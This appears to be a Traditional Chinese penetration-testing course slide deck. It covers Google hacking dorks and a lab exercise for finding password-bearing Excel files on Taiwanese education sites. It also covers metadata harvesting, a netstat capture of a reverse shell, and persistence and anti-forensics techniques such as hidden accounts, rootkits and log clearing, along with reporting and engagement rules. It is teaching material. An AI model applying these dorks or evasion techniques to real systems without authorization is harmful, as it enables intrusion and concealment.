
- intitle:" Index of" .mysql_history



搜尋弱點

- 有弱點的 Web 應用程式或伺服器主機

```
# Exploit Title      : TinyBB 1.4 Sql Injection +  
# Google Dork       : "Proudly powered by TinyBB"  
# Date              : 7 April 2011  
# Author            : swami  
# Contact           : flavio[dot]baldassi[at]gmail  
# Version           : 1.4  
# Tested on        : Centos 5.5 with magic_quote  
# Thanks to         : ptrace.net  
"
```





搜尋 metadata

IP代理發放單位網段:2 0-255	
Chinese Name	
Netname	-NET
Organization Name	The
Street Address	10, Rd.
Admin. Contact	admin@.tw
Tech. Contact	tech@.tw
Spam. Contact	spam@.tw
用戶單位:2 72.0/24	

Netname	N-2-NET
Registered Date	1995-01-23
Admin. Contact	admin@
Tech. Contact	tech@

WHOIS

http://www. 1.ppt

Local copy [Open](#)

Important metadata:

mimetype - application/vnd.ms-powerpoint
paragraph count - 504
last saved by - pc:
creation date - 2003-10-03T09:18:52Z
title - PowerPoint 簡報
word count - 7832
creator - 楊
date - 2007-07-22T15:30:14Z
generator - Microsoft PowerPoint

http://www.
Local copy [Open](#)

Important metadata:

mimetype - application/msword
language - U.S. English
paragraph count - 3
line count - 10
last saved by -
character count - 1296
template - Normal.dotm
creation date - 2011-01-28T06:42:00Z
title - 計畫
word count - 227
page count - 2
creator -
date - 2011-02-01T06:56:00Z
generator - Microsoft Office Word


文件的 Metadata

Lab. Google Hacking

請使用 Google Search 搜尋:


1. 貴單位的網站上有没有 MS Office 檔案? 檔案中的 metadata 有没有清除?
2. 台灣的教育類網站上含有密碼的 Excel 檔案
3. 有登入功能的網頁

攻擊及入侵目標




	攻擊	入侵
可偵測性	破壞性的駭客手法，行為明顯	隱匿的潛入目標，不易偵測
目的	破壞目標的可用性或完整性	擁有目標電腦的控制權
攻擊對象	網路、系統、軟體、協定	伺服器、終端電腦
手法	- 阻斷服務攻擊(DoS)攻擊主機或頻寬 - Buffer Overflow攻擊應用程式，篡改 stack 的 return address	- 破解密碼 - 中間人攻擊(MITM)竊聽密碼 - 利用掛馬網站植入惡意程式 - 社交工程電子郵件植入惡意程式 - 攻擊漏洞取得 shell

DoS: MS12-020 MS 2003 BSOD




MS .LNK Vulnerability



```
C:\Documents and Settings\EC01>netstat -an | findstr 10.0.0.6
TCP    10.0.0.4:1888      10.0.0.6:80        ESTABLISHED
TCP    10.0.0.4:1894      10.0.0.6:80        ESTABLISHED
TCP    10.0.0.4:1895      10.0.0.6:4444      ESTABLISHED reverse shell
```

維持控制權

- 永續經營
- 更新 patch, hotfix, 病毒碼
- 篡改組態設定
 - 例如:hosts
- 新增隱藏帳號
 - ca
- 植入遠端遙控木馬(RAT)
- 植入 rootkit
- 定期更新惡意程式版本





匿蹤及滅跡

- 閃躲查找或電腦鑑識
- 隱藏資料
 - 加密
 - 資訊隱藏(steganography)
 - NTFS Alternate Data Streaming
 - Windows Shadow Copy
- 隱藏行蹤
 - Rootkit
 - 加密通道(tunneling)
 - 清除事件記錄
 - 更改系統時間
 - anti-forensics



Désirée Palmen / Zebra / C-print / 2002 / 30 x 59 inches

滲透測試流程



弱點分析

- 弱點掃描
 - 以弱掃軟體識別待測標的可能弱點，進行系統剖繪 (profiling)、port 掃描、服務識別、作業系統識別，以及弱點識別。
- 交叉比對
 - 使用其他檢測工具交叉比對分析，並藉由人工驗證方式分析並找出最可能被利用、影響最嚴重的弱點。

交叉比對

- 以 Google 和 DNS 為例

The image illustrates a cross-referencing process between a Google search and a Windows Command Prompt. The Command Prompt shows DNS lookup results for 'web.[redacted]' and 'n.[redacted]'. The Google search shows results for 'site:[redacted].tw -www'. Red arrows point from the IP addresses in the Google results to the IP addresses in the Command Prompt output.

Command Prompt Output:

```
C:\Users\roland>nslookup web.[redacted]
Server: google-public-dns-a.google.com
Address: 8.8.8.8

Non-authoritative answer:
Name: www.[redacted]
Address: 6[redacted]7
Aliases: web.[redacted]
f[redacted]
```

Google Search Results:

site: [redacted].tw -www

約有 21,100 項結果 (搜尋時間: 0.04 秒)

全部
圖片
影片
新聞
更多

中壢市
變更位置

網路
所有中文網頁
繁體中文網頁
台灣網頁
外文網頁翻譯版
更多搜尋工具

Results for 'web.[redacted]':

- tp [redacted] /-頁
- web [redacted] 內

Results for 'n.[redacted]':

- n [redacted]
- fi [redacted] t/09

手動檢測



- 驗證弱點
 - 以手動方式驗證識別出的弱點，透過模擬駭客手法「利用」(exploit)弱點，並嚐試在不影響待測目標的運作下入侵系統。例如：猜測密碼、獲得作業系統的權限或透過網站應用程式弱點入侵資料庫等。
- 蒐集證據
 - 在檢測的所有階段，驗證的重要發現均會被記錄並保存，包含：入侵途徑、影響評估及弱點利用驗證(Proof of Concept, PoC)。

Report

- 風險等級-重大
- 弱點
 - XXX Remote Code Execution弱點(CVE-2010-xxxx及CVE-2012-yyyy)
- 威脅
 - 已有 public exploit(攻擊 payload)
- 影響
 - 可能讓攻擊者透過網頁應用程式執行任意程式碼
- 修補建議
 - 昇級至官方釋出 2.1 版以上
 - 更新 WAF 偵測特徵
 - 納入 WAF 防護


Report Visualization

OWASP Testing Guide 3.0 通過率




檢測目標	風險等級			
	重大風險	高	中	低
www.xxx.com	0	0	1	1
小計	0	0	1	1

滲透測試方法-by knowledge



滲透測試方法-by location



測試風險

- 任何安全檢測均可能造成服務異常或中斷
- 執行前
 - 告知受測方可能的風險
 - 必須備份重要系統及資料
 - 相關人員待命
- 執行中
 - 不可逾越原合約內容
 - 重大弱點應先告知
 - 與受測方保持聯繫
- 執行後
 - 告知識別之弱點及風險等級
 - 防護措施的有效性
 - 改善建議措施



課程大綱

大綱	內容	時間
資訊安全檢測類型	1. 資安稽核 2. 弱點掃描 3. 滲透測試	6 小時 9:00~12:00 13:30~16:30 (每 50 分鐘休息 10 分鐘)
